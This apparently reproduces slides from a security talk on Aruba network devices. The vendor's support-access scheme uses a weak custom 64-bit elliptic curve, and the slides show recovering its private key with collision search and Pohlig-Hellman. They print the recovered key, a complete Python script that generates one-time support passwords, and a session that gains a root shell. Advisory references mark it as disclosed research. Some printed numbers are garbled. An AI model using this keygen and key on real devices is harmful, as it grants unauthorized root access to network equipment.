    /*
     * the random 64-bit elliptic curve
     */
    BN_hex2bn(&p, "FE4382C5413A02FF");
    BN_hex2bn(&a, "5BA3091245C856AB");
    BN_hex2bn(&b, "C2AB76EF7FE1D7F2");
    BN_hex2bn(&genx, "BB3C71C351AAE96B");
    BN_hex2bn(&geny, "830B4345D75E9275");
. . .
/* Using the custom adapted function
EC_GROUP_new_curve_GFp_custom for FIPS mode
to skip the NIST validation of the parameters used
in the EC curve generation,
which is used to generate the token and
one-time-password. This is done to keep
the token size as 16 bytes, which would get longer
in case NIST compliant
parameters are used */
```

64-bit modulus elliptic curve

Elliptic Curves are smaller than equivalent RSA but not that small!

2048 bit RSA ~= 224 bit EC

Token size is actually 8 bytes

Cracking the EC key

EC key security strength is roughly ½ modulus size

64 bit EC ~= 32 bits of security strength (NIST term)

Requires solving the “elliptic curve discrete logarithm program” (ECDLP)

Within range of a desktop computer

Desktop ECDLP Benchmark Numbers

Curve Size	Sage (single thread)	PCS (single thread C)	PCS (16 threads)
40 bit	60 seconds	250ms	50ms
56 bit	30000 seconds (8 hrs)	109 seconds	12 seconds
64 bit	? (ages)	2000 seconds	220 seconds

https://github.com/mtrimoska/PCS
Parallel collision search

PCS with 16 cores

```
P: 18321631492787798783
A: 66031314527400977O7
B: 14027436235390310386
Order: 18321631499947426219
Q.X: 42052849747816084 98
Q.Y: 66956411991554787 46
Generator.X: 134917836673978801 71
Generator.Y: 94427150109574805 65
Run complete - should have secret key x now
Secret key: [redacted]
Public key x: 42052849747816084 98
Public key y: 66956411991554787 46
                Points: 53416
                Empty slots: 0


real    2m22.539s
```

FASTER.

DLP can be solved in faster time when the order of the curve can be factored to smaller numbers.

Common for Elliptic Curves to use prime orders to prevent this.

Pohlig-Hellman algorithm

Solve ECDLPs with factors of order, then combine via CRT

Pollard's Rho ECDLP ~ $\sqrt{n}$

Pohlig-Hellman + Rho = $\sqrt{p}$ where p is the largest prime factor of n

y^2 = x^3 + 660313145274009770 7*x + 1402743623539031038 6 over Finite Field of size 183216314927877987 83

Order: 183216314999474262 19 (64 bits)

Factors: 15017 * 93889 * 12994699763

Largest factor is only 40 bits!

Another reason to not use your own curve!

```
user@ubuntu:~/Desktop$ time sage sage-pol.sage
Elliptic Curve defined by y^2 = x^3 + 660313145274009770 7*x + 14027
436235390310386 over Finite Field of size 183216314927877987 83
Order: 18321631499947426219
Solved: 2826820123527714983

real    0m6.572s
user    0m6.449s
sys     0m0.169s
```

P-H via Sage's discrete_log() method

```
# python support-access.py asdf C269-27A8-29BD-8246 | tail -n 1
Password: aed0202c0cfee30c
#
```

```
38:17:c3:[redacted]# support
Username (Please enter with @domain.com, in lowercase): asdf

Token: C269-27A8-29BD-8246
Please generate one time password at https://ase.arubanetworks.com/decode_aos_key
Support Password: aed0202c0cfee30c
Switching to Full Access
~ # uname -a
Linux 192.168.1.3 3.12.19-rt30 #81161 SMP Mon Aug 16 10:07:48 PDT 2021 armv7l unknown
~ # id
/bin/sh: id: not found
~ # whoami
root
~ #
```

```
#!/usr/bin/env python3
#pip requirements: tinyec, nummaster

from tinyec import registry,ec
import binascii, hmac, hashlib, sys
from nummaster.basic import sqrtmod

if len(sys.argv) != 3:
    print("Usage: support-access.py <username> <token>")
    sys.exit()

username = sys.argv[1].strip()
inp = sys.argv[2].replace("-","")

def uncompress_key(p,a,b,x):
  y = sqrtmod(pow(x, 3, p) + a * x + b, p)
  if bool(y & 1):
    return (x, y)
  return (x, p - y)

def calc_pass(shared_secret,username):
        raw = binascii.unhexlify(shared_secret)
        key = binascii.unhexlify("00"*20)
        raw_dg = hmac.new(key, raw, hashlib.sha1).digest()

        h2 = hmac.new(raw_dg, username.encode(), hashlib.sha1)
        h2.update(b"\x01")
        hmac_out = binascii.hexlify(h2.digest())
        print("Password: {}".format(hmac_out[0:16].decode()))

basepoint = int("BB3C71C351AAE96B", 16), int("830B4345D75E9275", 16)
p = int("FE4382C5413A02FF", 16)
order = 18321631499947426219
field = ec.SubGroup(p, basepoint, order, 1)
a = int("5BA3091245C856AB", 16)
b = int("C2AB76EF7FE1D7F2", 16)
curve = ec.Curve(a, b, field)
arubaPrivKey = 2826820123527714983
arubaPubKey = arubaPrivKey * curve.g

ux = int(inp.encode(),16)
uy = uncompress_key(p, a,b,ux)[1]
user_pub = ec.Point(curve,ux,uy)
SharedKey = arubaPrivKey * user_pub
sk = hex(SharedKey.x)[2:]

if len(sk) % 2 != 0:
    sk = "0" + sk

calc_pass(sk,username)
```

EOP

Misc Ref

https://cryptobook.nakov.com/asymmetric-key-ciphers/elliptic-curve-cryptography-ecc

https://blog.trailofbits.com/2019/07/08/fuck-rsa/

https://github.com/qubd/mini_ecdsa

https://blog.trailofbits.com/2019/07/08/fuck-rsa/

https://github.com/mtrimoska/PCS

https://www.math.auckland.ac.nz/~sgal018/Shishay.pdf

https://www.slideshare.net/testpurposes/deep-inside-the-java-framework-apache-struts

https://nathandavison.com/blog/abusing-http-hop-by-hop-request-headers

Misc Ref

Aruba advisories for the vulns in this talk

ARUBA-PSA-2021-007

ARUBA-PSA-2021-004

ARUBA-PSA-2021-018

ARUBA-PSA-2022-007

ARUBA-PSA-2021-010

ARUBA-PSA-2021-001